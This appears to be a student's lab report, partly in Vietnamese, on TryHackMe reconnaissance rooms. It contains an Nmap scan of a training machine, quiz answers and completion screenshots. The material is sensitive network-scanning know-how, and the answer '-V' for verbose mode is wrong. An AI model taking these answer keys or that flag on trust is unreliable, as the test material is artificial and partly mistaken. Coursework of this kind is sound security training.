Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-04 06:47 EST Complete
Nmap scan report for 10.10.55.45
Host is up (0.25s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp  open  http-proxy   Squid http proxy 3.5.12
3333/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 27.39 seconds

```

Room progress (47%)

Task 1 Deploy the machine

Task 2 Reconnaissance



There are many Nmap "cheatsheets" online that you can use too.

No answer needed

✓ Correct Answer

Scan the box; how many ports are open?

6

✓ Correct Answer

What version of the squid proxy is running on the machine?

3.5.12

✓ Correct Answer

How many ports will Nmap scan if the flag **-p-400** was used?

400

✓ Correct Answer

What is the most likely operating system this machine is running?

Ubuntu

✓ Correct Answer

💡 Hint

What port is the web server running on?

3333

✓ Correct Answer

It's essential to ensure you are always doing your reconnaissance thoroughly before progressing. Knowing all open services (which can all be points of exploitation) is very important, don't forget that ports on a higher range might be open, so constantly scan ports after 1000 (even if you leave checking in the background).

No answer needed

✓ Correct Answer

What is the flag for enabling verbose mode using Nmap?

-V


✓ Correct Answer



[Hướng dẫn làm bài.](#)

Câu 4: Tìm hiểu các kỹ thuật trinh sát thụ động (Passive Reconnaissance)

4.1. Hoàn thành của bài tập [Passive Reconnaissance](#) trên môi trường TryHackMe (**chụp hình minh họa**).



[Hướng dẫn làm bài](#)

Câu 5: Tìm hiểu các kỹ thuật trinh sát chủ động (Active Reconnaissance)

5.1. Hoàn thành của bài tập [Active Reconnaissance](#) trên môi trường TryHackMe (**chụp hình minh họa**).



TryHackMe

Dashboard Learn Compete Other

Access Machines

Go Premium

1

Learn > Active Reconnaissance

Active Reconnaissance

Learn how to use simple tools such as traceroute, ping, telnet, and a web browser to gather information.

Easy 60 min

Share your achievement

Start AttackBox

Help

Save Room

2967

Options

Room completed (100%)

Task 1 Introduction

Task 2 Web Browser

Task 3 Ping

Task 4 Traceroute

Task 5 Telnet

Task 6 Netcat

Task 7 Putting It All Together

```
b2203716@kali: ~  
File Actions Edit View Help  
(b2203716@kali) - [~]  
$ sudo openvpn ./Dangb220376.ovpn  
[sudo] password for b2203716:
```

[Hướng dẫn làm bài](#)

Câu 6: Tìm hiểu kỹ thuật ONIST sử dụng môi trường TryHackMe

6.1. Hoàn thành bài tập [OhSINT](#) trên môi trường TryHackMe (chụp hình minh họa).



The screenshot shows a web browser at the URL <https://tryhackme.com/room/ohsint>. The page features a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the challenge title "Are you able to use open source intelligence to solve this challenge?" with a difficulty level of "Easy" and a time limit of "60 min". Below this, there are buttons for "Share your achievement", "Start AttackBox", "Badge", "Help", "Save Room", and a thumbs up icon with the number "4349". A green bar indicates "Room completed (100%)". The "Task 1" section shows "OhSINT" as completed. At the bottom, a terminal window is open, showing the user `b2203716@kali: ~` and the command `sudo openvpn ./Dangb220376.ovpn` being executed. The terminal output shows the password prompt and the user's input.

[Hướng dẫn làm bài.](#)

---HẾT---